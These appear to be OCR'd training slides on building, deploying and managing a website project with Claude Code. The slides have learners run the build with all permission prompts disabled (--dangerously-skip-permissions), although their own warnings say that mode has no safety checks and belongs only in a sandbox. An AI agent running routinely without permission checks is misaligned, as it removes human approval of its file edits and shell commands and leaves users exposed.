$20/seat + usage at API rates. Contact sales.

**API pay-as-you-go (per million tokens, input / output):** Opus 4.8 $5 / $25 · Sonnet 4.6 $3 / $15 · Haiku 4.5 $1 / $5

*TIP* *A free plan is also available. Prices as of June 2026 — verify at claude.com/pricing.*

© Tertiary Infotech Academy Pte Ltd

# 7 Steps to Build an App with Claude Code

1

### Goal & Features

Define what to build (draft the prompt with ChatGPT).

2

### Plan Mode

Let Claude plan before coding (Shift+Tab).

3

### Execute

Run the plan in Bypass Permissions mode.

4

### Context (/init)

Generate CLAUDE.md to capture project context.

5

### Commit to GitHub

Version-control and push your code.

6

### Deployment

Publish the app (e.g. GitHub Pages).

7

### CI/CD


Automate build & deploy with GitHub Actions.

*TIP* *We'll do steps 1–3 now (Activity 1a), then context engineering, then steps 4–7 (Activity 1b).*

© Tertiary Infotech Academy Pte Ltd

# Install the Claude Code Extension

Before Step 1 — install the official Claude Code extension from the VS Code Marketplace.




**1 Open Extensions**
Click the Extensions icon or press Ctrl+Shift+X (Cmd+Shift+X on Mac).

**2 Search “claude”**
Type claude in the Marketplace search box.

**3 Pick “Claude Code for VS Code”**
Select the result published by Anthropic.

**4 Check the publisher**
Look for the blue verified tick and anthropic.com — skip look-alike extensions.

**5 Install & keep it updated**
Click Install and leave Auto Update ticked to get new features.


**TIP An extension can read your whole codebase — install only the verified Anthropic one.**

© Tertiary Infotech Academy Pte Ltd

# Move Claude Code to the Secondary Side Bar

Next, dock Claude Code on the right, so files stay on the left and the editor stays in the middle.


1. **Right-click the Claude icon**
   Move To → Secondary Side Bar





2. **Files on the left**
   Explorer shows your project folder (kanban8).

3. **Claude Code on the right**
   Chat with Claude while files change in the editor.

4. **New session**
   + starts fresh; the clock reopens history.





5. **Prompt box**
   Ctrl+Esc to focus · / for commands · pick Plan & model.




© Tertiary Infotech Academy Pte Ltd

# Or Use Claude Code in the Desktop App

Prefer a GUI? The Claude Desktop app runs the same Claude Code agent — open the Code tab and point it at a project folder.




1. **Open the Code tab**
   Click the </> icon at the top-left to switch from Chat to Claude Code.

2. **Choose your project folder**
   Pick a folder (here kanban8). Claude reads and edits files only inside it.

3. **Describe the task**
   Type your goal in plain English and press Enter — the same agentic loop as the CLI.

4. **Check folder, mode & model**
   The status bar shows the folder, permission mode (Plan) and model (Sonnet 5.5 · Medium).


5. **Sessions grouped by project**
   The sidebar lists past sessions under each project — click one to resume.

**TIP** "Import Claude Code CLI sessions" brings your terminal history into the Desktop app.

© Tertiary Infotech Academy Pte Ltd

# Save Your Folder Once, Start Every Session There

A saved environment holds your project folder, so each new session in the Desktop app opens in software-dev-site.




1. **Choose where it runs**
   Local is your machine. Cloud is an Anthropic-managed VM. SSH is a remote machine. Remote Control steers a local session from your phone.

2. **Name it after the project**
   software-dev-site is easy to spot in the selector later.

3. **Add your project folder**
   Click + Add and pick software-dev-site. Every session from this environment starts there.

4. **Leave the variables empty for now**
   Later, enter one KEY=value per line. Only sessions from this environment get them.

5. **Create environment**
   Select it under the prompt box, then type your first prompt.

**TIP** Find it under the prompt box: open the environment selector, then choose New environment at the bottom of the menu.

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 1 · GET SET UP

# Close the Laptop. The Cloud Session Keeps Building.

claude.ai/code runs Claude Code on an Anthropic-managed VM. Nothing to install: it works on your GitHub repo.

### Open claude.ai/code

In any browser, signed in to your Claude plan.

### Connect GitHub

Authorise the Claude GitHub App, then pick your repo.

### Describe the task

The VM clones the repo, works, and pushes a branch.

### Review the changes

Read the diff, comment, then create a pull request.

| | Local session | Cloud session |
|---|---|---|
| **Where the code runs** | Your machine | Anthropic-managed VM |
| **What it works on** | Your folder | A clone of your GitHub repo |
| **Close your laptop** | The session stops | It keeps running |
| **Check on it from** | This computer | Browser, phone or desktop |

terminal

```
# start a cloud session
claude --cloud "Fix the
  enquiry form bug"

# pull it back to your machine
claude --teleport
```

**TIP** Push to GitHub first (Step 5), then open claude.ai/code. Cloud sessions count toward your plan's limits, with no separate charge for the VM.

© Tertiary Infotech Academy Pte Ltd

# Start With a Clear Prompt

- **Describe the goal & features**

The clearer the brief, the better the build.

- **Use ChatGPT to draft it**

Ask ChatGPT to expand your idea into a detailed prompt, then paste it into Claude Code.

- **Cover the essentials**

Goal · sections · behaviour · styling · deliverable.

Example prompt (software-dev website)

```
Build a single-page, responsive website
for a software development company
(HTML, CSS, vanilla JS — no frameworks).

Goal: market services + capture leads.

Sections: 1) Hero + CTA  2) 3 testimonial
cards  3) Enquiry form (JS validation,
console.log, commented fetch()).

Styling: mobile-first, CSS variables,
Google Font, smooth scroll, accessible.

Deliverable: runs by opening the file.
```

***TIP*** *The full prompt is in your Learner Guide (Activity 1).*

© Tertiary Infotech Academy Pte Ltd

# Permission Modes

Permission modes control how often Claude pauses to ask before editing files or running commands.



### `default`

Reads freely; asks before edits and shell commands.



### `acceptEdits`

Auto-approves file edits and common filesystem commands.



### `plan`

Explores and proposes a plan without editing source.



### `auto`

Runs with background safety checks (research preview).

***TIP*** *Press Shift+Tab to cycle modes; the current mode shows in the status bar.*

© Tertiary Infotech Academy Pte Ltd

# Bypass Permissions — Handle with Care



`bypassPermissions` / `--dangerously-skip-permissions`

- Skips all permission prompts and safety checks — tool calls run immediately.
- Offers NO protection against prompt injection or unintended actions.
- Use only in isolated containers / VMs without internet access.
- Refuses to start as root/sudo; cannot be entered mid-session.
- **Prefer auto mode for fewer prompts WITH background safety checks.**

© Tertiary Infotech Academy Pte Ltd

STEP 3 · EXECUTE

# Bypass Permissions in VS Code

To let Claude build hands-free, enable bypass-permissions mode — use it only in a trusted, sandboxed project.

1. Open VS Code Settings → Extensions → Claude Code.
2. Enable “Allow dangerously skip permissions”.
3. In the prompt box, open the mode selector.
4. Choose “Bypass permissions”.
5. Give your build prompt — Claude runs without per-action prompts.

CLI equivalent

```
$ claude \
    --dangerously-skip-permissions
```


⚠ *No safety checks or prompt-injection protection. Sandboxed / trusted projects only — prefer auto mode otherwise.*

© Tertiary Infotech Academy Pte Ltd

# Allow Bypass Permissions — VS Code & Desktop

Both apps hide Bypass mode until you allow it in Settings. Turn it on only for trusted, sandboxed projects.


## VS CODE




1. **Gear icon**
   Bottom-left of VS Code.
2. **Settings**
   Or press Ctrl+, (Cmd+, on Mac).
3. **Search "Claude Code"**
   Tick "Allow dangerously skip permissions".
4. **Pick the mode**
   Prompt box mode menu → Bypass permissions.

⚠ **No safety checks or prompt-injection protection — sandbox only.**

## CLAUDE DESKTOP




1 Settings → Claude Code 2 Allow bypass mode 3 Keep awake (optional)

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 1A

# Goal, Plan & Build (Steps 1–3)

1. Step 1 — Goal & Features: draft a detailed build prompt (use ChatGPT) for the software-dev website.
2. Step 2 — Plan Mode: have Claude plan the build (Shift+Tab) and review the plan.
3. Step 3 — Execute: approve the plan and build the site in Bypass Permissions mode.
4. Open index.html and check the hero, testimonials and enquiry form work.

*TIP* *Full website prompt is in your Learner Guide (Activity 1).*

© Tertiary Infotech Academy Pte Ltd

# Context Engineering

Context engineering is the practice of curating exactly what Claude sees — instructions, files and tools — so it has the right information and nothing that wastes its limited context window.



### `CLAUDE.md`

Project memory loaded every session. Run /init to generate it.



### `@ mentions`

Pull specific files or folders into context on demand.



### `/compact`

Summarise the conversation to reclaim context space.



### `/clear`

Wipe the slate for a fresh, unrelated task.

© Tertiary Infotech Academy Pte Ltd

# Managing Your Context

- **Keep CLAUDE.md tight**

Project overview, conventions, commands to run. Short and high-signal.

- **Pull only what's needed**

Use @file mentions instead of pasting whole folders.

- **Compact before it overflows**

Watch the context meter; /compact at natural breakpoints.

- **Clear between tasks**

Start fresh so old context doesn't bleed into new work.

CLAUDE.md

```
# My Web App

## Stack
Vanilla HTML, CSS, JS. No frameworks.

## Conventions
- Single index.html, mobile-first
- Use CSS variables for colors

## Commands
- Deploy: push to main (GH Pages)
```

© Tertiary Infotech Academy Pte Ltd

# Example CLAUDE.md (/init)

Run /init to generate a CLAUDE.md so Claude remembers your project's structure and conventions every session.

CLAUDE.md

```
# CLAUDE.md

## What this is
Single-page marketing site. HTML + CSS + vanilla JS — no framework, no build step.

## Running
Open index.html directly in a browser. No dev server.

## Architecture
- index.html  — sections: #home, #services, #testimonials, #contact
- styles.css  — design tokens in :root variables; mobile-first
- script.js   — enquiry-form validation (one DOMContentLoaded handler)
```

***TIP*** *Keep CLAUDE.md short and high-signal — see github.com/alfredang/softwaredevleopment.*

© Tertiary Infotech Academy Pte Ltd

# The Context Window

Claude's context window holds everything it can see at once. As you work it fills up, so manage it deliberately.



### What fills it

System prompt, CLAUDE.md, memory, conversation, file reads, tool output, skills.



### /context

See what's using space; run /mcp for per-server token cost.



### Auto-compaction

Near the limit, old tool outputs clear first, then history is summarised.



### Stay lean

MCP schemas load on demand; subagents keep their own context.

***TIP*** *Put persistent rules in CLAUDE.md — conversation detail can be lost during compaction.*

© Tertiary Infotech Academy Pte Ltd

# Memory Files

Each session starts fresh. Two mechanisms carry knowledge across sessions.



## CLAUDE.md

- You write it — instructions & rules.
- Generate with /init; keep under ~200 lines.
- Scopes: project, user, or organisation.
- Loaded in full every session.



## Auto Memory

- Claude writes it — learnings & patterns.
- Stored in MEMORY.md per repository.
- First 200 lines / 25KB load each session.
- Browse & edit with /memory.

© Tertiary Infotech Academy Pte Ltd

# Manage Sessions

A session is a saved conversation tied to a project directory. Resume, branch, name and switch between them.



`--continue`

Resume the most recent session in this directory.



`--resume`

Open the session picker to browse and search.



`/rename`

Name a session so it's findable later.



`/branch`

Fork the conversation to try another approach.

***TIP*** *Sessions are saved locally; use /clear and /compact to manage context within one.*

© Tertiary Infotech Academy Pte Ltd

# Scheduled Tasks

Scheduled tasks (Desktop Routines) start a new session automatically — for daily reviews, audits or briefings.

### Create

Routines → New routine → Local; set name & instructions.

### Schedule

Hourly, daily, weekdays or weekly — or describe it.

### Runs locally

Fires while the app is open and your machine is awake.

### Manage

Run now, pause, edit, and review run history.

***TIP*** *Just ask: "set up a daily code review that runs every morning at 9am."*

© Tertiary Infotech Academy Pte Ltd

# Keep Working Toward a Goal

/goal sets a completion condition. After each turn a fast model checks it, and Claude keeps working until it's met.

### `/goal <cond>`

Set a verifiable end state, e.g. “all tests pass”.

### `/goal`

Check status: turns, tokens and the latest reason.

### `/goal clear`

Remove an active goal before it's met.

### How

A Haiku evaluator judges the condition each turn.

*TIP* *Write conditions Claude can prove in the transcript — e.g. “npm test exits 0”.*

© Tertiary Infotech Academy Pte Ltd

ACTIVITY 1B

# Context, Deploy & CI/CD (Steps 4–7)

1. Step 4 — Context: run /init to generate CLAUDE.md for your project.
2. Step 5 — Commit to GitHub: create an empty repo on github.com, then have Claude push your code.
3. Step 6 — Deployment: deploy to GitHub Pages via GitHub Actions; add a README.
4. Step 7 — CI/CD: confirm each push automatically rebuilds and redeploys the site.
5. Present your live GitHub Pages link: https://<username>.github.io/software-dev-site/


*TIP* *PP Task 1: keep a screenshot of the live site showing the hero, three testimonials and the enquiry form.*

© Tertiary Infotech Academy Pte Ltd

# Create a GitHub Repository

Before Claude can push your code, create an empty repository on github.com to receive it.


**1 Click New**
github.com → Repositories → green New button.




**2 Owner**
Keep your own GitHub account.

**3 Name the repository**
e.g. software-dev-site — a green tick means it's free.

**4 Description (optional)**
One line about the project.

